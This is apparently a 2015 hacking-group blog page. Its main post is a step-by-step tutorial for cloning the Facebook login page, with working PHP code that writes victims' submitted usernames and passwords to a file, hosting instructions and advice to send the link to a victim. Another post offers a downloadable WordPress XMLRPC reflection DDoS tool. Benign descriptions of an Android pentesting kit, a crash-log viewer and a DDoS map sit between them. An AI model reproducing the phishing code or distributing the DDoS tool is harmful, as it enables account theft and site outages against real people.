
Welcome To The World Of Exploitation & Ethical Hacking
Live Ddos View
Live DDoS Attack Map | Apakau

Live DDoS Attack Map
This map is the fruit of collaboration between Google Ideas and Arbor Networks in an effort to raise awareness about distributed denial of service attacks in the world everyday.
Exploring the Data
The Digital Attack Map displays global DDoS activity on any given day. Attacks are displayed as dotted lines, scaled to size, and placed according to the source and destination countries of the attack traffic when known. Some features include:
- Use the histogram at the bottom of the map to explore historical data.
- Select a country to view DDoS activity to or from that country.
- Use the color option to view attacks by class, duration, or source/destination port.
- Use the news section to find online reports of attack activity from a specified time.
- View the gallery to explore some examples of days with notable DDoS attacks.
Wednesday, March 18, 2015

Saturday, March 14, 2015
How to hack Facebook with phishing page
How to hack Facebook with phishing page
steps to create a phishing page:
1.Go to the Facebook page ,and then right click on the page, u will see the option view source page,click on that.

2.now a new tab will open which contain a source code,Select all the stuff and paste it in a notepad.
3.Now open the notepad and press CTRL+F,and type ACTION.

4.You will have to find a text which looks like ..
action="https://www.facebook.com/login.php?login_attempt=1"
5.delete all the text written in red colour and instead of it write post.php.then it will look like...
action="post.php"
6.Now save it on your desktop with the name index.htm,not index.html,remember.
7.Now your phishing page is ready.it will look like a pic given below .
8.Open a new notepad and save the given data with the name post.php.
<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
9.You have two files now one is index.htm and another is post.php,remember file extension is important.
10.Now u have to upload it in a web hosting site ,i prefer u to use www.000webhost.com or else www.,my3gb.com.
11.I prefer u to use 000webhost because it will be easy to use.

12.You have to make a account in that ,after that it looks like a picture given below.

13.Now go control pannel,then on file manager.
14.After that a new window will pop up.Now go to public_html.

15.Delete the file named default.php,after that upload two files index.htm and post.php one by one .

16.Now the last step click on view of index.htm it will look same as facebook page.
17.Copy the url of that page and send this link to your victim,when your victim try to login in to it with the username and password .the page redirectly connect to facebook. and you will be now able to see his password.
18.Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.

19.Click on view now u will have your friend's password and email id.

20.This is a simple trick to hack any Facebook password account by phishing page.
21.If you are not able to create a phishing page then i will provide u a video tutorial link,look
in to the description of that video u will find a prepared module of phishing pages,download
it and enjoy.
click here to view a video tutorial with the readymade phishing pages....
Not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....
 |
| index |
8.Open a new notepad and save the given data with the name post.php.
<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
9.You have two files now one is index.htm and another is post.php,remember file extension is important.
10.Now u have to upload it in a web hosting site ,i prefer u to use www.000webhost.com or else www.,my3gb.com.
11.I prefer u to use 000webhost because it will be easy to use.
12.You have to make a account in that ,after that it looks like a picture given below.
13.Now go control pannel,then on file manager.
14.After that a new window will pop up.Now go to public_html.
15.Delete the file named default.php,after that upload two files index.htm and post.php one by one .
16.Now the last step click on view of index.htm it will look same as facebook page.
 |
| this is your Facebook phishing page |
17.Copy the url of that page and send this link to your victim,when your victim try to login in to it with the username and password .the page redirectly connect to facebook. and you will be now able to see his password.
18.Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.
19.Click on view now u will have your friend's password and email id.
20.This is a simple trick to hack any Facebook password account by phishing page.
21.If you are not able to create a phishing page then i will provide u a video tutorial link,look
in to the description of that video u will find a prepared module of phishing pages,download
it and enjoy.
click here to view a video tutorial with the readymade phishing pages....
note:
phishing is a illegal activity so don't try on anyone.this tutorial is for educational purpose.Not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....
Team Exploits
Greets : DeeShock,LoveSkate,HackMeNot
And Me 3xplo1t3r
Monday, March 9, 2015
Appie - Android Pentesting Portable Integrated Environment
Appie - Android Pentesting Portable Integrated Environment

Appie is a software package that has been pre-configured to function as an Android Pentesting Environment.It is completely portable and can be carried on USB stick.This is a one stop answer for all the tools needed in Android Application Security Assessment.
Difference between Appie and existing environments ?
- Tools contained in Appie are running on host machine instead of running on virtual machine.
- Less Space Needed(Only 600MB compared to atleast 8GB of Virual Machine)
- As the name suggests it is completely Portable i.e it can be carried on USB Stick or on your own smartphoneand your pentesting environment will go wherever you go without any differences.
- Awesome Interface
Which tools are included in Appie ?
- Drozer
- dex2jar
- Androguard
- Introspy-Analyzer
- Jd-Gui
- Android Debug Bridge
- Apktool
- Sublime Text
- Androguard SublimeText Plugin
- Eclipse with Android Developer Tools
- Owasp GoatDroid Project Configured
- Fastboot and sqlite3
- Java Runtime Environment and Python Files.With these you don’t even need to have Python or Java Runtime Environment installed on the computer.
- Nearly all UNIX commands like ls, cat, chmod, cp, find, git, unzip, mkdir, ssh, openssl, keytool ,jarsigner and many others
AppCrashView - View Application Crashes (.wer files)
AppCrashView - View Application Crashes (.wer files)

AppCrashView is a small utility for Windows Vista and Windows 7 that displays the details of all application crashes occurred in your system. The crashes information is extracted from the .wer files created by the Windows Error Reporting (WER) component of the operating system every time that a crash is occurred. AppCrashView also allows you to easily save the crashes list to text/csv/html/xml file.
System Requirements
For now, this utility only works on Windows Vista, Windows 7, and Windows Server 2008, simply because the earlier versions of Windows don't save the crash information into .wer files. It's possible that in future versions, I'll also add support for Windows XP/2000/2003 by using Dr. Watson (Drwtsn32.exe) or other debug component that capture the crash information.
Using AppCrashView
AppCrashView doesn't require any installation process or additional dll files. In order to start using it, simply run the executable file - AppCrashView.exe The main window of AppCrashView contains 2 pane. The upper pane displays the list of all crashes found in your system, while the lower pane displays the content of the crash file that you select in the upper pane.
You can select one or more crashes in the upper pane, and then save them (Ctrl+S) into text/html/xml/csv file or copy them to the clipboard ,and paste them into Excel or other spreadsheet application.
Command-Line Options
Command-Line Options
| /ProfilesFolder <Folder> | Specifies the user profiles folder (e.g: c:\users) to load. If this parameter is not specified, the profiles folder of the current operating system is used. |
| /ReportsFolder <Folder> | Specifies the folder that contains the WER files you wish to load. |
| /ShowReportQueue <0 | 1> | Specifies whether to enable the 'Show ReportQueue Files' option. 1 = enable, 0 = disable |
| /ShowReportArchive <0 | 1> | Specifies whether to enable the 'Show ReportArchive Files' option. 1 = enable, 0 = disable |
| /stext <Filename> | Save the list of application crashes into a regular text file. |
| /stab <Filename> | Save the list of application crashes into a tab-delimited text file. |
| /scomma <Filename> | Save the list of application crashes into a comma-delimited text file (csv). |
| /stabular <Filename> | Save the list of application crashes into a tabular text file. |
| /shtml <Filename> | Save the list of application crashes into HTML file (Horizontal). |
| /sverhtml <Filename> | Save the list of application crashes into HTML file (Vertical). |
| /sxml <Filename> | Save the list of application crashes into XML file. |
| /sort <column> | This command-line option can be used with other save options for sorting by the desired column. If you don't specify this option, the list is sorted according to the last sort that you made from the user interface. The <column> parameter can specify the column index (0 for the first column, 1 for the second column, and so on) or the name of the column, like "Event Name" and "Process File". You can specify the '~' prefix character (e.g: "~Event Time") if you want to sort in descending order. You can put multiple /sort in the command-line if you want to sort by multiple columns. Examples: AppCrashView.exe /shtml "f:\temp\crashlist.html" /sort 2 /sort ~1 AppCrashView.exe /shtml "f:\temp\crashlist.html" /sort "Process File" |
| /nosort | When you specify this command-line option, the list will be saved without any sorting. |
Team Exploit
Our FaceBook Page
Our Facebook Group
Sunday, March 8, 2015
[SHARE] STRONG DDOS TOOL
[SHARE] STRONG DDOS TOOL
Download link:
This DDOS tool was made under XMLRPC method :)
*XMLRPC attack is a method of http reflection attack. use vuln in wordpress xmlrpc file to reflect the attack to the target website.
XMLRPC is very strong, can take most of the sites down. the script build for windows pc.
Password:
https://www.mediafire.com/?if9t17heagbpqja
This DDOS tool was made under XMLRPC method :)
*XMLRPC attack is a method of http reflection attack. use vuln in wordpress xmlrpc file to reflect the attack to the target website.
XMLRPC is very strong, can take most of the sites down. the script build for windows pc.
Password:
V1RUS4 - BCCExample:

Subscribe to:
Posts (Atom)